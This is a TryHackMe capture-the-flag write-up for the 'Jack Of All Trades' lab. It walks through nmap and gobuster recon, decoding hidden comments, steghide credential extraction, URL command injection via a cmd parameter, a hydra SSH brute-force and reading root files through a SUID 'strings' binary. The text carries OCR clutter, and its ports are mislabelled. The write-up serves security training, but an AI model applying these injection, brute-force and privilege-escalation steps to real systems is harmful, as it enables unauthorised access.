> CTF Challenge Name : Jack Of All Trades
> CTF Platform : ,TryHackMe,

Recon

Perform a Nmap scan to find the open ports and services first...


```
root@ip-10-10-191-45:~# nmap -sC -sV 10.10.56.220 -T4 --min-rate=9400 -p-

Starting Nmap 7.60 ( https://nmap.org ) at 2023-10-26 17:41 BST
Nmap scan report for ip-10-10-56-220.eu-west-1.compute.internal (10.10.56.220)
Host is up (0.0024s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Jack-of-all-trades!
80/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 13:b7:f0:a1:14:e2:d3:25:40:ff:4b:94:60:c5:00:3d (DSA)
|   2048 91:0c:d6:43:d9:40:c3:88:b1:be:35:0b:bc:b9:90:88 (RSA)
|   256 a3:fb:09:fb:50:80:71:8f:93:1f:8d:43:97:1e:dc:ab (ECDSA)
|_  256 65:21:e7:4e:7c:5a:e7:bc:c6:ff:68:ca:f1:cb:75:e3 (EdDSA)
MAC Address: 02:BA:65:BB:90:57 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.90 seconds
```

Given that we have Port 80 running SSH and 22 running HTTP, we can start of by performing a gobuster to find directories to exploit in the HTTP service.

```
root@ip-10-10-191-45:~# gobuster dir -u "http://10.10.56.220:22" -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.56.220:22
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/10/26 17:45:01 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/assets (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2023/10/26 17:45:06 Finished
===============================================================
```

Given we have performed Gobuster, we can then view the page on a web browser. If any error occurs when attempting to browse the link : 10.1056.220:22, configure the browser Proxy settings to Port 22 of the IP address. Therefore allowing access to the Site. Once on the site, we can inspect the site.

In the main page, there is a line commented :




```
<html>
  <head> ••• </head>
  <body> scroll
    <img id="header" src="assets/header.jpg" width="100%"> overflow
    <h1>Welcome to Jack-of-all-trades!</h1> overflow
    <main> overflow
      <p> ••• </p>
      <p> ••• </p>
      <p> ••• </p>
      <p> ••• </p>
      <img src="assets/stego.jpg">
      <p> ••• </p>
      <img src="assets/jackinthebox.jpg">
      <!--Note to self - If I ever get locked out I can get back in at /recovery.php!-->
      <!--
      UmVtZW1iZXIgdG8gd2lzaCBKb2huesSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgS
      -->
      <p> ••• </p>
      <p>Hope to see you soon!</p>
      <p id="signature">Jack</p>
    </main>
  </body>
</html>
```

The encoded text is as follows :

```
UmVtZW1iZXIgdG8gd2lzaCBKb2huesSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==
```

Using dcode, we can identify and then decode the cyphertext. From the dcode, the encoded text is based on base64, and on decryption :



Search for a tool
★ Search a tool on dCode by keywords:
e.g. type 'caesar'
★ Browse the full dCode tools' list
Results
Base64 Coding
Informatics › Character Encoding › Base64 Coding
Base 64 Decoder
★ Base64 ciphertext
★ (Special case) The Base64 casing (upper-lowercase) is wrong/lost (Bruteforce max 50 chars)
★ Results format
ASCII (printable) characters
Hexadecimal 00-7F-FF
Decimal 0-127-255

UmVtZW1iZXIg…g==

Remember to wish Johny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember your password: u?WtKSraq


UmVtZW1iZXIgdG8gd2lzaCBKb2huesSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyB
jcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIG
FtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogd
T9XdEtTcmFxCg==

```
Remember to wish Johny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember your password:, u?WtKSraq
```

From this we are able to uncover the password, but not sure where to use it from.

Recovery PHP

On visiting the recovery.php, we are able to obtain another commented encoded text



```
10.10.56.220/recovery.php
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox…

Hello Jack! Did you forget your machine password again?..


Username:

```
<!DOCTYPE html>
<html> scroll
  <head>…</head>
  <body>
    <h1>…</h1>
    <form action="/recovery.php" method="POST">…</form>
    <!--
    GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZ
    =
    -->
  </body>
</html>
```

The encoded string is as follows :

```
GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3
TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMN
ZXGM3DQNZZGIYDMYZWGI3DQMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNBUGMZDINQ=
```

After entering the encoded text onto dcode identifier, it is a base 32 encoded string. After decrypting it, a hex is obtain, that is once again decrypted to get the following :



Recipe

From Base32
Alphabet: A-Z2-7=
[✓] Remove non-alphabet chars

From Hex
Delimiter: Auto

ROT13
[✓] Rotate lower case chars [✓] Rotate upper case chars [ ] Rotate numbers
Amount: 13

Input

```
GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYT
EMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZW
GI3DQMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNBUGMZDINQ=
```


Output

```
Remember that the credentials to the recovery login are hidden on the homepage! I know how forgetful you are, so here's a hint: bit.ly/2TvYQ2S
```

```
Remember that the credentials to the recovery login are hidden on the homepage! I know how forgetful you are, so here's a hint: bit.ly/2TvYQ2S
```

Visting this link goes to a redirects to ,https://en.wikipedia.org/wiki/Stegosauria, . Therefore this leads us back to visiting the /assets

Assets



Index of /assets


Name	Last modified	Size	Description
Parent Directory		-	
header.jpg	2020-02-28 19:37	69K	
jackinthebox.jpg	2020-02-28 19:37	79K	
stego.jpg	2020-02-28 19:37	37K	
style.css	2020-02-28 19:37	171	

Apache/2.4.10 (Debian) Server at 10.10.56.220 Port 80

From here, we can download the images : jackinthebox.jpg, header.jpg and stego.jpg, and run it through steghide extract, where the passphrase we are going to be using is the one retrieved back at the index page.

```
root@ip-10-10-191-45:~# steghide extract -sf stego.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
root@ip-10-10-191-45:~# cat creds.txt
Hehe. Gotcha!

You're on the right path, but wrong image!
root@ip-10-10-191-45:~# steghide extract -sf jackinthebox.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-10-191-45:~# cd Downloads/
root@ip-10-10-191-45:~/Downloads# ls
header.jpg
root@ip-10-10-191-45:~/Downloads# steghide extract -sf header.jpg
Enter passphrase:
wrote extracted data to "cms.creds".
root@ip-10-10-191-45:~/Downloads# ls
cms.creds  header.jpg
root@ip-10-10-191-45:~/Downloads# cat cms.creds
Here you go Jack. Good thing you thought ahead!

Username: jackinthebox
Password: TplFxiSHjY
root@ip-10-10-191-45:~/Downloads#
```


Thus using this credentials, login in to the recovery.php. This then leads use to this page :



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

GET me a 'cmd' and I'll run it for you Future-Jack.

Given the hint, it is a command injection from URL


10.10.56.220/nnxhweOV/ind
Settings
10.10.56.220/nnxhweOV/index.php?cmd=whoami
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...

GET me a 'cmd' and I'll run it for you Future-Jack. www-data www-data

```
http://10.10.56.220/nnxhweOV/index.php?cmd=ls /home/
```

From we can obtain a password_list. Using the password list we can use hydra to execute a bruteforce attack to gain access.

```
hydra -l jack -P jack_pass.lst ssh://10.10.56.220:80/
```

From this command, we are able to get the following credinatials :

```
username : jack
password : <REDACTED>
```

Once we SSH using the credentials, we SSH and get the user flag

```
user flag : securi-tay2020_{<REDACTED>}
```

Priv Esc

For the Priv Escalation, the user jack has no Sudo access, therefore, we can check for SUID misconfigurations

```
find / -type f -user root -perm -4000 -exec ls -ldb {} \; 2>>/dev/null
```

From the result, we are able to obtain a file called : /usr/bin/strings. This refers to a program of sorts to read the characters of a file. Typically used like

```
strings <filename>
```

To obtain the root :

```
/usr/bin/strings /root/root.txt
```

With that we get the root flag as well :

```
securi-tay2020_{6f1<redacted>}
```